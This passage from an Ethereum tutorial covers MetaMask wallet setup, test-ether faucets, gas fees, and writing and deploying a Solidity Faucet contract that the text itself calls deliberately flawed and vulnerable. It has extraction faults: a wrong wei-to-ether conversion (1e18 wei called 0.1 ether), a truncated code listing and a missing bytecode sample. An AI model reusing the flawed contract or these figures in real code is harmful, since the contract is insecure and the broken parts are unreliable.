


Figure 2. The password page of the MetaMask Chrome Extension

Tip

The password controls access to MetaMask, so that it can't be used by anyone with access to your browser.

Once you've set a password, MetaMask will generate a wallet for you and show you a *mnemonic backup* consisting of 12 English words. These words can be used in any compatible wallet to recover access to your funds should something happen to MetaMask or your computer. You do not need the password for this recovery. The 12 words are sufficient.




Figure 3. The mnemonic backup of your wallet, created by MetaMask

Tip

Backup your mnemonic (12 words) on paper, twice. Store the two paper backups in two separate secure locations, such as a fire resistant safe, a locked drawer or a safe deposit box. Treat the paper backups like cash of equivalent value to what you store in your Ethereum wallet. Anyone with access to these words can gain access and steal your money.

Once you have confirmed that you have stored the mnemonic securely, MetaMask will display your Ethereum account details:




Figure 4. Your Ethereum account in MetaMask

Your account page shows the name of your account ("Account 1" by default), an Ethereum address (0x9E713... in the example) and a colorful icon to help you visually distinguish this account from other accounts. At the top of the account page, you can see which Ethereum network you are currently working on ("Main Network" in the example).

Congratulations! You have set up your first Ethereum wallet.

Switching networks

As you can see on the MetaMask account page, you can choose between multiple Ethereum networks. By default, MetaMask will try to connect to the "Main Network". The other choices are public testnets, any Ethereum node of your choice, or nodes running private blockchains on your own computer (localhost):

Main Ethereum Network

The main public Ethereum blockchain. Real ETH, real value and real consequences.

Ropsten Test Network

Ethereum public test blockchain and network. ETH on this network has no value. The issue with Ropsten was that the attacker minted tens of thousands of blocks, producing huge reorgs and pushing the gas limit up to 9B. A new public testnet was required then, but later (on 25th March 2017) Ropsten was also revived!

Kovan Test Network

Ethereum public test blockchain and network, using the "Aura" consensus protocol with "Proof-of-Authority" (federated signing). ETH on this network has no value. This test network is supported by "Parity" only. Other Ethereum clients use the "Clique" consensus protocol, which was proposed later, for Proof-of-Authority based verification.

Rinkeby Test Network

Ethereum public test blockchain and network, using the "Clique" consensus protocol with Proof-of-Authority (federated signing). ETH on this network has no value.

localhost 8545

Connect to a node running on the same computer as the browser. The node can be part of any public blockchain (main or testnet), or a private testnet (see [\[ganache\]](#)).

Custom RPC

Allows you to connect MetaMask to any node with a Geth-compatible Remote Procedure Call (RPC) interface. The node can be part of any public or private blockchain.

For more information about the various Ethereum testnets and how to choose between them, see [\[testnets\]](#).

Tip

Your MetaMask wallet uses the same private key and Ethereum address on all the networks it connects to. However, your Ethereum address balance on each Ethereum network will be different. Your keys may control ether and contracts on Ropsten, for example, but not on the Main Network.

Getting some test ether

Our first task is to get our wallet funded. We won't be doing that on the Main Network because real ether costs money and handling it requires a bit more experience. For now, we will load our wallet with some testnet ether.

Switch MetaMask to the *Ropsten Test Network*. Then click "Buy", and click "Ropsten Test Faucet". MetaMask will open a new web page:




Figure 5. MetaMask Ropsten Test Faucet

You may notice that the web page already contains your MetaMask wallet's Ethereum address. MetaMask integrates Ethereum enabled web pages (see [\[dapps\]](#)) with your MetaMask wallet. MetaMask can "see" Ethereum addresses on the web page, allowing you, for example, to send a payment to an online shop displaying an Ethereum address. MetaMask can also populate the web page with your own wallet's address as a recipient address if the web page requests it. In this page, the faucet application is asking MetaMask for a wallet address to send test ether to.

Press the green "request 1 ether from faucet" button. You will see a transaction ID appear in the lower part of the page. The faucet app has created a transaction - a payment to you. The transaction ID looks like this:

0x7c7ad5aaea6474adccf6f5c5d6abed11b70a350fbc6f9590109e099568090c57

In a few seconds, the new transaction will be mined by the Ropsten miners and your MetaMask wallet will show a balance of 1 ETH. Click on the transaction ID and your browser will take you to a *block explorer*, which is a website that allows you to visualize and explore blocks, addresses, and transactions. MetaMask uses the etherscan.io block explorer, one of the more popular Ethereum block explorers. The transaction containing our payment from the Ropsten Test Faucet is shown in [Etherscan Ropsten Block Explorer](#):

The screenshot shows a web browser window with the title bar "Test Ether Faucet" and "Ethereum Transaction 0". The address bar is "Secure | https://ropsten.etherscan.io/tx/0x7c7ad5aaea6474adccf6f5c5d6abed11b70a3...". The page header includes the Etherscan logo and "ROPSTEN (Revival) TESTNET". The main content area displays a transaction overview with the following details:

| Field | Value |
|-------------------|--|
| TxHash: | 0x7c7ad5aaea6474adccf6f5c5d6abed11b70a350fbc6f9590109e099568090c57 |
| TxReceipt Status: | Success |
| Block Height: | 2546420 (3 block confirmations) |
| TimeStamp: | 1 min ago (Jan-29-2018 05:19:35 PM +UTC) |
| From: | 0x81b7e08f65bd5648606c89998a9cc8164397647 |
| To: | 0x9e713963a92c02317a681b9bb3065a8249de124f |
| Value: | 1 Ether (\$0.00) |

Figure 6. Etherscan Ropsten Block Explorer

The transaction has been recorded on the Ropsten blockchain and can be viewed at any time by anyone, simply by searching for the transaction ID, or visiting the link:

<https://ropsten.etherscan.io/tx/0x7c7ad5aaea6474adccf6f5c5d6abed11b70a350fbc6f9590109e099568090c57>

Try visiting that link, or entering the transaction hash into the ropsten.etherscan.io website, to see it for yourself.

Sending ether from MetaMask

Once we've received our first test ether from the Ropsten Test Faucet, we will experiment with sending ether, by trying to send some back to the faucet. As you can see on the Ropsten Test Faucet page, there is an option to "donate" 1 ETH to the faucet. This option is available so that once you're done testing, you can return the remainder of your test ether, so that someone else can use it next. Even though test ether has no value, some people hoard it, making it difficult for everyone else to use the test networks. Hoarding test ether is frowned upon!

Fortunately, we are not test ether hoarders; and anyway, we want to practice sending ether.

Click on the orange "1 ether" button to tell MetaMask to create a transaction paying the faucet 1 ether. MetaMask will prepare a transaction and pop-up a window with the confirmation:




Figure 7. Sending 1 ether to the faucet

Oops! You probably noticed you can't complete the transaction. MetaMask says "Insufficient balance for transaction". At first glance this may seem confusing: we have 1 ETH, we want to send 1 ETH, why is MetaMask saying we have insufficient funds?

The answer is because of the cost of *gas*. Every Ethereum transaction requires payment of a fee, which is collected by the miners to validate the transaction. The fees in Ethereum are charged in a virtual currency called *gas*. You pay for the gas with ether, as part of the transaction.

Tip

Fees are required on the test networks too. Without fees, a test network would behave differently from the main network, making it an inadequate testing platform. Fees also protect the test networks from denial of service attacks and poorly constructed contracts (e.g. infinite loops), much like they protect the main network.

When you sent the transaction, MetaMask calculated the average gas price of recent successful transactions at 3 Gwei, which stands for 3 gigawei. Wei is the smallest subdivision of the ether currency, as we discussed in [Ether currency units](#). The gas cost of sending a basic transaction is 21000 gas units. Therefore, the maximum amount of ETH you spend is $3 * 21000 \text{ Gwei} = 63000 \text{ Gwei} = 0.000063 \text{ ETH}$. Be advised that average gas prices can fluctuate as they are predominantly determined by miners. We will see in a later chapter how you can

increase/decrease your gas limit to ensure your transaction takes precedence if need be.

All this to say: to make a 1 ETH transaction costs 1.000063 ETH. MetaMask confusingly rounds that *down* to 1 ETH when showing the total, but the actual amount you need is 1.000063 ETH and you only have 1 ETH. Click "Reject" to cancel this transaction.

Let's get some more test ether! Click on the green "request 1 ether from the faucet" button again and wait a few seconds. Don't worry, the faucet should have plenty of ether and will give you more if you ask.

Once you have a balance of 2 ETH, you can try again. This time, when you click on the orange "1 ether" donation button, you have sufficient balance to complete the transaction. Click "Submit" when MetaMask pops-up the payment window. After all of this, you should see a balance of 0.999937 ETH because you sent 1 ETH to the faucet with 0.000063 ETH in gas.

Exploring the transaction history of an address

By now you have become an expert in using MetaMask to send and receive test ether. Your wallet has received at least two payments and sent at least one. Let's see all these transactions, using the ropsten.etherscan.io block explorer. You can either copy your wallet address and paste it into the block explorer's search box, or you can have MetaMask open the page for you. Next to your account icon in MetaMask, you will see a button showing three dots. Click on it to show a menu of account-related options:




Figure 8. MetaMask Account Context Menu

Select "View Account on Etherscan", to open a web page in the block explorer, showing your account's transaction history:

The screenshot shows the Etherscan interface for the Ropsten Testnet. The address 0x9e713963a92c02317A681b9bB3065a8249DE124F is selected. The transaction history section displays the latest 7 transactions, all of which involve the address 0x9e713963a92c02317A681b9bB3065a8249DE124F as either the sender or recipient. The transactions are listed in descending order of age, with the most recent at the top.

| TxHash | Block | Age | From | To | Value | [TxFee] |
|--------------------|---------|------------------|--------------------|-----|--------------------|------------------|
| 0x75cd8cea2ec1... | 2546517 | 46 mins ago | 0x9e713963a... | OUT | 0x81b7e08f65bdf... | 1 Ether 0.000063 |
| 0x456eb2b66d34... | 2546517 | 46 mins ago | 0x9e713963a... | OUT | 0x81b7e08f65bdf... | 1 Ether 0.000063 |
| 0xfc64cb77479f2... | 2546487 | 54 mins ago | 0x9e713963a... | OUT | 0x81b7e08f65bdf... | 1 Ether 0.000063 |
| 0xb4c3e7d81130... | 2546485 | 55 mins ago | 0x81b7e08f65bdf... | IN | 0x9e713963a... | 1 Ether 0.00042 |
| 0x9597055fe0ad... | 2546485 | 55 mins ago | 0x81b7e08f65bdf... | IN | 0x9e713963a... | 1 Ether 0.00042 |
| 0xe21934fb1834... | 2546484 | 55 mins ago | 0x81b7e08f65bdf... | IN | 0x9e713963a... | 1 Ether 0.00042 |
| 0x7c7ad5aaea64... | 2546420 | 1 hr 10 mins ago | 0x81b7e08f65bdf... | IN | 0x9e713963a... | 1 Ether 0.00042 |

Figure 9. Address Transaction History on Etherscan

Here you can see the entire transaction history of your Ethereum address. It shows all the transactions recorded on the Ropsten blockchain where your address is the sender or recipient. Click on a few of these transactions to see more details.

You can explore the transaction history of any address. See if you can explore the transaction history of the Ropsten Test Faucet address (Hint: it is the "sender" address listed in the oldest payment to your address). You can see all the test ether sent from the faucet to you and to other addresses. Every transaction you see can lead you to more addresses and more transactions. Before long you will be lost in the maze of interconnected data. Public blockchains contain an enormous wealth of information, all of which can be explored programmatically, as we will see in future examples.

Introducing the world computer

We've created a wallet and we've sent and received ether. So far, we've treated Ethereum as a cryptocurrency. But Ethereum is much, much more. In fact, the

cryptocurrency function is subservient to Ethereum's function as a world computer, a decentralized smart contract platform. Ether is meant to be used to pay for running *smart contracts*, which are computer programs that run on an emulated computer called the *Ethereum Virtual Machine (EVM)*.

The EVM is a global singleton, meaning that it operates as if it was a global, single-instance computer, running everywhere. Each node on the Ethereum network runs a local copy of the EVM to validate contract execution, while the Ethereum blockchain records the changing *state* of this world computer as it processes transactions and smart contracts.

Externally Owned Accounts (EOAs) and contracts

The type of account we created in the MetaMask wallet is called an *Externally Owned Account (EOA)*. Externally owned accounts are those that have a private key; having the private key means control over access to funds or contracts. Now, you're probably guessing there is another type of account. The other type of account is a *contract* account. A contract account has smart contract code, which a simple EOA can't have. Furthermore, a contract account does not have a private key. Instead, it is owned (and controlled) by the logic of its smart contract code: the software program recorded on the Ethereum blockchain at the contract account's creation and executed by the EVM.

Contracts have an address, just like EOAs. Contracts can send and receive ether, just like EOAs. However, when a transaction destination is a contract address, it causes that contract to *run* in the EVM, using the transaction, and the transaction's data, as its input. In addition to ether, transactions can contain *data* indicating which specific function in the contract to run and what parameters to pass to that function. In this way, transactions can *call* functions within contracts.

Note that because a contract account does not have a private key, it can not *initiate* a transaction. Only EOAs can initiate transactions, but contracts can react to transactions by calling other contracts, building complex execution paths. One typical use of this is an EOA sending a request transaction to a multi-signature smart contract wallet to send some ETH on to another address. A typical DApp programming pattern is to have Contract A calling Contract B in order to maintain a shared state across users of Contract A.

In the next few sections, we will write our first contract. We will then create, fund, and use that contract with our MetaMask wallet and test ether on the Ropsten test network.

A simple contract: a test ether faucet

Ethereum has many different high-level languages, all of which can be used to write a contract and produce EVM bytecode. You can read about many of the most prominent and interesting ones in [\[high level languages\]](#). One high-level language is by far the dominant language for smart contract programming: Solidity. Solidity was created by Gavin Wood, the co-author of this book, and has become the most widely used language in Ethereum and beyond. We'll use Solidity to write our first contract.

For our first example, we will write a contract that controls a *faucet*. We've already used a faucet to get test ether on the Ropsten test network. A faucet is a relatively simple thing: it gives out ether to any address that asks, and can be refilled periodically. You can implement a faucet as a wallet controlled by a human (or a web server), but we will write a Solidity contract that implements a faucet:

Faucet.sol : A Solidity contract implementing a faucet

[link](#):[code/Solidity/Faucet.sol\[\]](#)

Download Faucet.sol from:

https://github.com/ethereumbook/ethereumbook/blob/first_edition/code/Faucet.sol

This is a very simple contract, about as simple as we can make it. It is also a *flawed* contract, demonstrating a number of bad practices and security vulnerabilities. We will learn by examining all of its flaws in later sections. But for now, let's look at what this contract does and how it works, line by line. You will quickly notice that many elements of Solidity are similar to existing programming languages, such as JavaScript, Java or C++.

The first line is a comment:

```
// Version of Solidity compiler this program was written for
```

Comments are for humans to read and are not included in the executable EVM bytecode. We usually put them on the line before the code we are trying to explain, or sometimes on the same line. Comments start with two forward slashes // . Everything from the first slash until the end of that line is treated the same as a blank line and ignored.

Ok, the next lines are where our *actual* contract starts:

```
contract Faucet {
```

This line declares a contract object, similar to a class declaration in other object-oriented languages. The contract definition includes all the lines between the curly braces {} which define a *scope*, much like how curly braces are used in many other programming languages.

Next, we declare the first function of the Faucet contract:

```
function withdraw(uint withdraw_amount) public {
```

The function is named withdraw, which takes one unsigned integer (uint) argument named withdraw_amount. It is declared as a public function, meaning it can be called by other contracts. The function definition follows between curly braces:

```
    require(withdraw_amount <= 1000000000000000000);
```

The first part of the withdraw function sets a limit on withdrawals. It uses the built-in Solidity function require to test a precondition, that the withdraw_amount is less than or equal to 1000000000000000000 wei, which is the base unit of ether ([see Ether Denominations and Unit Names](#)) and equivalent to 0.1 ether. If the withdraw function is called with a withdraw_amount greater than that amount, the require function here will cause contract execution to stop and fail with an *exception*. Note that statements need to be terminated with a semi-colon in Solidity.

This part of the contract is the main logic of our faucet. It controls the flow of funds out of the contract by placing a limit on withdrawals. It's a very simple control but can give you a glimpse of the power of a programmable blockchain: decentralized software controlling money.

Next comes the actual withdrawal:

```
    msg.sender.transfer(withdraw_amount);
```

A couple of interesting things are happening here. The msg object is one of the inputs that all contracts can access. It represents the transaction that triggered the execution of this contract. The attribute sender is the sender address of the transaction. The function transfer is a built-in function that transfers ether from the current contract to the address of the sender. Reading it backward, this means transfer to the sender of the msg that triggered this contract execution. The transfer function takes an amount as its only argument. We pass the withdraw_amount value that was the parameter to the withdraw function declared a few lines above.

The very next line is the closing curly brace, indicating the end of the definition of our withdraw function.

Below we declare one more function:

```
function () public payable {}
```

This function is a so-called "*fallback*" or *default* function, which is called if the transaction that triggered the contract didn't name any of the declared functions in the contract, or any function at all, or didn't contain data. Contracts can have one such default function (without a name) and it is usually the one that receives ether. That's why it is defined as a public and payable function, which means it can accept ether into the contract. It doesn't do anything, other than accept the ether, as indicated by the empty definition in the curly brackets {}. If we make a transaction that sends ether to the contract address, as if it were a wallet, this function will handle it.

Right below our default function is the final closing curly bracket, which closes the definition of the contract Faucet. That's it!

Compiling the faucet contract

Now that we have our first example contract, we need to use a Solidity compiler to convert the Solidity code into EVM bytecode, so it can be executed by the EVM on the blockchain itself.

The Solidity compiler comes as a) a standalone executable, b) as part of various frameworks, and c) bundled in *Integrated Development Environments (IDEs)*. To keep things simple, we will use one of the more popular IDEs, called Remix.

Use your Chrome browser (with the MetaMask wallet we installed earlier) to navigate to the Remix IDE at:

<https://remix.ethereum.org/>

When you first load Remix, it will start with a sample contract called ballot.sol. We don't need that, so let's close it, clicking on the x on the corner of the tab:




Figure 10. Close the default example tab

Now, add a new tab by clicking on the circular-plus-sign in the left toolbar, naming the new file Faucet.sol:



Figure 11. Click the plus sign to open a new tab

Once you have a new tab open, copy and paste the code from our example Faucet.sol:

```
// Version of Solidity compiler this program was written for
pragma solidity ^0.4.19;
// Our first contract is a faucet!
contract Faucet {
    // Give out ether to anyone who asks
    function withdraw(uint withdraw_amount) public {
}
```

Figure 12. Copy the Faucet example code into the new tab

Now we have loaded the Faucet.sol contract into the Remix IDE, the IDE will automatically compile the code. If all goes well, you will see a green box with "Faucet" in it appear on the right, under the Compile tab, confirming the successful compilation:




Figure 13. Remix successfully compiles the Faucet.sol contract

If something goes wrong, the most likely problem is that Remix IDE is using a version of the Solidity compiler that is different from 0.4.19. In that case, our pragma directive will prevent Faucet.sol from compiling. To change the compiler version, go to the "Settings" tab, set the compiler version to 0.4.19, and try again.

The Solidity compiler has now compiled our Faucet.sol into EVM bytecode. If you are curious, the bytecode looks like this:

Aren't you glad you are using a high-level language like Solidity instead of programming directly in EVM bytecode? Me too!

Creating the contract on the blockchain

So we have a contract. We've compiled it into bytecode. Now, we need to "register" the contract on the Ethereum blockchain. We will be using the Ropsten testnet to test our contract, so that's the blockchain we want to submit it to.

Registering a contract on the blockchain involves creating a special transaction whose destination is the address 0x00, also known as the *zero address*. The zero address is a special address that tells the Ethereum blockchain that you want to register a contract. Fortunately, Remix IDE will handle all of that for you and send the transaction to MetaMask.

First, switch to the "Run" tab and select "Injected Web3" in the "Environment" drop-down selection box. This connects Remix IDE to the MetaMask wallet, and through MetaMask to the Ropsten Test Network. Once you do that, you can see "Ropsten" under Environment. Also, in the Account selection box it shows the address of your wallet:




Figure 14. Remix IDE "Run" tab, with "Injected Web3" environment selected

Right below the "Run" settings we just confirmed, is the Faucet contract, ready to be created. Click on the "Deploy" button:

